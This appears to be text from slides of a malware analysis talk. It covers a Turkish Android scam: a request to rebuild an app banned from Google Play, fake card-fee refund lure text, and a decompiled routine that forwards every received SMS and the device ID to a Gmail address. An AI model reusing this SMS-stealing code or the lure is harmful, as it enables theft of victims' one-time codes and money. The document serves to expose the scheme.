ŞUAN HALI HAZIRDA Bİ Bİ PROJEM VAR BİTMİŞ AMA ONUN TEKRAR SIFIRIDAN KODLARLA YAZDIRMAK İSYİYORUM AYNISINI ÇÜNKÜ GOOGLE PLAYDEN YASAKLANDI

GUNLUK OLARAK PROJEMI EDİTLEYİP GOOGLE PLAYE EKLENMESİ HALINDE 1000TL ÖDEME YAPABİLİRİM.

Bonus: Freelance






Kredi kartı ve kart aidatlarının iade alınabilmesinin, 30 Ekim 2014 tarihinde çıkarılan "6502 sayılı Tüketici Korunması Hakkındaki kanun 31/3 maddesinde" önü açılmıştır. Son 10 yıl içerisinde, yıllık kart iadatları ve

Bilgilendirme

- Başvuru sürecinizi, formu doldurup gönderdikten sonra mesai saatleri içerisinde işleme alınır ve size bilgi mesajı iletilir.
- Yapılan başvuru sonucunuzun incelenme süresi 7 (yedi) iş günü içerisinde yapılmaktadır.
- Başvurunuz incelendikten sonra dosya masrafı,kart kullanım aidatı ücreti hesaplanır ve sms olarak bilgilendirilir.



```
public static boolean _sms_messagereceived(String str, String str2) throws Exception {
    _smtp.Initialize("smtp.gmail.com", 465, "[redacted]@gmail.com",[redacted] "SMTP");
    _smtp.setUseSSL(true);
    _smtp.getTo().Add("[redacted]@gmail.com");
    SMTPWrapper sMTPWrapper = _smtp;
    StringBuilder append = new StringBuilder().append("Cihaz ID : ");
    PhoneId phoneId = _pi;
    sMTPWrapper.setSubject(append.append(PhoneId.GetDeviceId()).toString());
    _smtp.setBody("Mesaj : " + str2);
    _smtp.Send(processBA);
    return true;
}
```

Thank you!

Kursat Oguzhan Akinci

- twitter.com/koakinci

Mert Can Coskuner

- medium.com/@mcoskuner